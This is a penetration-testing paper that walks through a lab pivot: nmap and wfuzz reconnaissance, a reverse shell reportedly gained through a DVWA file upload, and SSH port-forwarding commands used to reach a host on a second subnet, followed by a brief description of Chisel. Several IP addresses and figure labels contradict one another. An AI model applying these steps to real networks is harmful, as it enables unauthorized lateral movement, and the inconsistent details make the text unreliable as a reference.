

Post-Exploitation - Pivoting as an Attack Weapon

Filipi Pires¹

¹ Researcher and Cyber Security Specialist

E-mail: filipi86@hotmail.com

Abstract

When conducting a web application penetration test there are times when you want to be able to pivot through a system to which you have gained access, to other systems in order to continue testing. There are many channels that can be used as avenues for pivoting. This paper examines the most common used channels for pivoting like: SSH local port forwarding and during one of my activities, I talked to a friend who presented me with an excellent tool for executing the pivoting technique, this tool is known as Chisel. This technique can be used in many different activities in Penetration Testing or in many CTFs - Capture the Flags within the context of using them with key tools in the penetration tester's arsenal including: Nmap, netcat, etc.. Each tool that you use to progressing in your test environment, can guarantee many benefits, but the important thing that we'll talk during this paper, such as ease of implementation, performance of execution, among others and so the more knowledge of how the packaging of the protocol works and how this communication is done, the better the application of the tool will be..

Keywords: Pivoting, Post Exploitation, Pentesting, Red Team.

1 Introduction

When conducting a web application penetration test there are times when you want to be able to pivot through a system to which you have gained access, to other systems in order to continue testing.

Usually during a penetration test or security assessment, depending, of course, of the strategy used during this work that could be started with an external network often with research and pentesting of machines and services available from the global network, this phase of the discovery is called Reconnaissance, many times we can see, that attempts are being made to find a security hole and, if it succeeds, then a penetration into the local network is performed in order to capture as many systems as possible.

Local network traffic is non-routable, that is, other computers that are physically connected to this network can access the resources of the local network, and the attacker cannot access them.

So, Pivoting is a set of techniques that allow an attacker to gain access to local resources, in essence, making traffic routable that is normally non-routable, during a Penetration Test, this phase called Post Exploitation.

Pivoting helps an attacker to configure the working environment to use the tools in such a way as if he were in the organization's local network, that is, using pivoting is achieved, you can get access to local resources and the ability to use tools to scan and search for vulnerabilities from your computer in a remote local network, as if they were installed right there, so, hacker tools gain access to the local network, which under normal conditions is impossible for non-routable traffic.

2 Pivoting Techniques

Pivoting is the use of a first compromised system in conjunction with routing techniques at the protocol or application level to allow and even help compromise other systems present on the same network.

In other words, we can say that it is the technique that opens the way for an attacker to move laterally "inside a corporation," jumping "to other machines seeking to gain access to other systems through an already penetrated system. This facility usually happens at the network layer, by redirecting ports or packets, allowing to bypass firewalls and penetrate systems that would otherwise be inaccessible.

During a Penetration Testing when we get to compromise a first target, it was excited with the first step, because can open a "world" of options, this phase is known as Post Exploitation.

Post exploitation basically means the phases of operation once a victim's or target's system has been compromised by the attacker/pentester. The value of the compromised system is determined by the value of the actual data stored in it and how an attacker may make use of it for malicious purposes. The concept of post exploitation has risen from this fact only as to how you can use the victim's compromised system's information.

This phase actually deals with collecting sensitive information, documenting it, and having an idea of the configuration settings, network interfaces, and other communication channels. These may be used to maintain persistent access to the system as per the attacker's needs.

In this phase that we can use the Pivoting Techniques, today you can find many different tools to use to perform a pivoting, the most common is SSH Port Forwarding, or SSH Port Forwarding with proxy chains, when you can use the SSH with dynamic port forwarding to create a socks proxy, with proxychains to help with tools that can't use socks proxies. You can leverage this tunnel two way.

Another technique is using Metasploit, the most popular penetration testing framework, offers four main ways of pivoting: Portfwd, Route, AutoRoute and Packet Pivoting.

During one of my activities, I talked to a friend who presented me with an excellent tool for executing the pivoting technique, this tool is known as **Chisel**¹.

This technique can be used in many different activities in Pentesting or in many Capture the Flags environment, like Hack The Box Machine's - *Hack The Box is an online platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field. Click below to hack our invite challenge, then get started on one of our many live machines or challenges.*

In this paper I'll show those steps in my own environment as well.

3 Environment

In this first step we will create an environment to be compromised. Some concepts are extremely important to be understood, mainly the concepts of Networks, Routing and how it all works.

Let's imagine the following scenario:

An attacker has an IP (192.168.1.128) – I'll use the Kali Linux Machine.

The attacker compromises a **Linux Machine** with IP 192.168.1.131 and 10.128.0.5

So, the attacker checks the 10.128.0.x network and finds an active IP 172.15.128.0 (Linux) and then moves on and tries to compromise it as well.

Now, what should be noted is that IP 172.15.128.0 (**Windows**) is not directly accessible to the attacker, but it can still be compromised by the "Pivoting" technique.

Let set up this environment to practice this technique:

Requirements:

- Attacker Machine (Kali or ParrotOS)
- Linux (Metasploitable)
- Windows 10 64bits

Lab enviroment

Attacker

eth0 | 192.168.1.128 – As you can see, this IP is belong from **C Class of IPs**;

```
root@hacking:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.128 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe35:854c prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:35:85:4c txqueuelen 1000 (Ethernet)
    RX packets 7044 bytes 1444630 (1.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5974 bytes 421721 (411.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 609 bytes 64196 (62.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 609 bytes 64196 (62.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1: Attacker Machine
created by owner (2020)

Victim

eth0 | 192.168.1.131 – The same Class from the Attacker

eth1 | 10.128.0.5 – Here we can see another kind of class of IPs, know like **A Class of IPs**;

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5d:31:92
          inet addr:192.168.1.131  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5d:3192/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4852 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3119 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:317525 (310.0 KB)  TX bytes:192859 (188.3 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

msfadmin@metasploitable:~$ ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 00:0c:29:5d:31:9c
          inet addr:10.128.0.5  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::20c:29ff:fe5d:319c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:199 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21760 (21.2 KB)  TX bytes:11180 (10.9 KB)
          Base address:0x2060 Memory:fd580000-fd5a0000
```

Figure 2: Victim Machine
created by owner (2020)

Windows Machine

eth1 | 10.128.0.6 - The same Class from the Victim;

```
Select Command Prompt
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::81c4:33f4:1364:a700%4
    IPv4 Address. . . . . : 10.128.0.6
    Subnet Mask . . . . . : 255.0.0.0
    Default Gateway . . . . . :

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : localdomain
    IPv4 Address. . . . . : 172.15.128.0
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . :
```

Figure 3: Vulnerable Machine
created by owner (2020)

In this case, supposing that we are performing a Penetration Testing, usually we should starting by **Reconnaissance**, after to use **nmap tool** with this command (*nmap -A -T5 192.168.1.19*), of course, that I'm using the aggressive mode command, because I'm using in my own environment, we can see that we have web application in port 80, using Apache 2.2.8

```

root@hacking:~/WebApp# nmap -A -T5 192.168.1.131
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-12 13:46 CEST
Nmap scan report for 192.168.1.131
Host is up (0.00057s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.1.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
|_http_title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5

```

Figure 4: NMAP Tool – Recon phase
created by owner (2020)




Figure 5: Access Web Application – Recon phase
created by owner (2020)

After that this, we can explore various options that you know you can look the website and try to explore with many ways, as our idea in this paper is to explore the Pivoting technique, I will first list the Directories and Sub-Directories so that we get access and as soon as we gain access to the machine victim we can start the **Pivoting** technique.

```
#wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -  
-hc=404 http://192.168.1.131/FUZZ
```




Figure 6: Access Web Application – Recon phase
created by owner (2020)

Many people who are doing Pentest Web practices can use DVWA as a vulnerable platform for exploitation, **Damn Vulnerable Web App (DVWA)** is a PHP / MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers / students to teach / learn web application security in a class room environment².

So, here we found a very known vulnerability called File Upload, that we'll use to explore and to get access in the victim environment.




Figure 7: FileUpload – Exploitation
created by owner (2020)

After we got to upload a "reverse shell" in a .php file, we were able to access the victim's machine as we can see.




Figure 7: Reverse Shell – Exploitation
created by owner (2020)

Looking at the IP settings of the victim machine, we notice that it has a network card being connected to a different network than the initial network that the attacker is exploiting, and that until then, it was the only network available for exploitation.


```

www-data@metasploitable:/$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:5d:31:92 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.131/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::20c:29ff:fe5d:3192/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:5d:31:9c brd ff:ff:ff:ff:ff:ff
    inet 10.128.0.5/8 brd 10.255.255.255 scope global eth1
    inet6 fe80::20c:29ff:fe5d:319c/64 scope link
        valid_lft forever preferred_lft forever

```

Figure 7: Reverse Shell – Exploitation
created by owner (2020)

Through the victim's machine, it is possible to execute various commands to map and find vulnerabilities even though they are on different networks.

```

msfadmin@metasploitable:~$ nmap 10.128.0.5

Starting Nmap 4.53 ( http://insecure.org ) at 2020-05-09 00:29 EDT
Interesting ports on 10.128.0.5:
Not shown: 1692 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgres
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13

```

Figure 7: Reverse Shell – Exploitation
created by owner (2020)

After finding another machine within the new network segment, we can try to exploit this new machine and thus try to access it, even if it is on a network "not accessible" by the attacker.

```
Interesting ports on 10.128.0.8:
Not shown: 1712 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
1 service unrecognized despite returning data. If you know the service/version
SF-Port22-TCP:V=4.53%I=7%D=5/9%Time=5EB6F10E%P=i686-pc-linux-gnu%r(NULL,29
SF:,"SSH-2\0-OpenSSH_7\0.9p1\0x20Debian-10\0+deb10u2\0r\n");
MAC Address: 00:0C:29:3E:0E:A3 (VMware)
No exact OS matches for host (If you know what OS is running on it, see http:
TCP/IP fingerprint:
OS:SCAN(V=4.53%D=5/9%OT=22%CT=1%CU=33799%PV=Y%DS=1%G=Y%M=000C29%TM=5EB6F119
OS:%P=i686-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%II=I%TS=A)OPS(O1=M5B4
OS:ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=
OS:M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=
OS:Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q
OS:=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y
OS:T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD
OS:=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%TOS
OS:=C0%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=G%RUD=G)IE(R=Y%DFI=N%T=
OS:40%TOSI=S%CD=S%SI=S%DLI=S)

Uptime: 42.306 days (since Sat Mar 28 06:46:10 2020)
Network Distance: 1 hop
```

Figure 7: NMAP Exploitation
created by owner (2020)

4 Pivoting Technique

Pivoting is the use of a first compromised system in conjunction with routing techniques at the protocol or application level to allow and even assist in compromising other systems present on the same or different networks.

In other words, it is the post-exploitation technique that allows the attacker to “move laterally” within a network, bypassing the firewall and seeking to gain access to other systems through an already penetrated system.

```
root@hacking:~/WebApp# ssh -i msfadmin msfadmin@192.168.1.131 -p 22 -L 1717:192.168.1.128:22
msfadmin@192.168.1.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat May 9 13:45:55 2020 from 192.168.1.128
msfadmin@metasploitable:~$
```

Figure 7: NMAP Exploitation
created by owner (2020)

After verifying that the second machine is on a different network can be accessed using an ssh key, we can try to perform the pivot directly from the attacker machine.

```
root@metasploitable:~/Desktop# ls -lah
total 12K
drwxr-xr-x  2 root root    4.0K 2020-05-09 04:14 .
drwxr-xr-x 13 root root    4.0K 2020-05-09 12:03 ..
-rwxr-xr-x  1 root msfadmin 4.0K 2020-05-12 14:55 demo

root@metasploitable:~/Desktop# ssh -i demo Demo@10.128.0.8
The authenticity of host '10.128.0.8 (10.128.0.8)' can't be established.
RSA key fingerprint is 76:0f:fb:59:56:9f:33:96:4e:01:26:ac:11:9a:c5:5f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.128.0.8' (RSA) to the list of known hosts.
Demo@10.128.0.8's password:
Linux CyberSecurity 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1 (2020-04-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 13 17:08:36 2020 from 10.128.0.5
Demo@CyberSecurity:~$
```

Figure 8: Exploitation 2nd machine
created by owner (2020)

In this example, I'm using the technique known as SSH Port Forwarding, as we can see, It listens on a local port established when the connection is set up. Anything sent to the local port is forwarded through the SSH tunnel. At the SSH server, the application protocol of the message being sent through the tunnel is used to determine where to send the traffic.

We start to listen the port 1717 to use as an SSH tunnel to get access another machine in another network (Class A).

```
root@hacking:~/WebApp# ssh -i msfadmin msfadmin@192.168.1.131 -p 22 -L 1717:10.128.0.11:22
msfadmin@192.168.1.131's password:
Last login: Sun May 10 02:08:38 2020 from 192.168.1.128
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
msfadmin@metasploitable:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:5d:31:92 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.131/24 brd 192.168.1.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe5d:319c/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:5d:31:9c brd ff:ff:ff:ff:ff:ff
    inet 10.128.0.5/8 brd 10.255.255.255 scope global eth1
    inet6 fe80::20c:29ff:fe5d:319c/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$

root@hacking:~/WebApp# ssh Demo@127.0.0.1 -p 1717 -L 3000:10.128.0.11:1717
Demo@127.0.0.1's password:
Linux CyberSecurity 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 14 22:46:09 2020 from 10.128.0.5
Demo@CyberSecurity:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens36: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    link/ether 00:0c:29:3e:0e:99 brd ff:ff:ff:ff:ff:ff
    inet 10.128.0.11/8 brd 10.255.255.255 scope global dynamic noprefroute eth
        valid_lft 1275sec preferred_lft 1275sec
    inet6 fe80::20c:29ff:fe3e:e99/64 scope link noprefroute
        valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    link/ether 00:0c:29:3e:0e:a3 brd ff:ff:ff:ff:ff:ff
    inet 10.128.0.11/8 brd 10.255.255.255 scope global dynamic noprefroute eth
        valid_lft 1275sec preferred_lft 1275sec
    inet6 fe80::20c:29:3e:0e:8f brd ff:ff:ff:ff:ff:ff
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN
    link/ether 02:42:b1:ae:40:68 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
Demo@CyberSecurity:~$
```

Figure 9: SSH Port Forwarding
created by owner (2020)

5 Chisel

Chisel is a fast TCP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network. Chisel is very similar to crowbar though achieves much higher performance³.

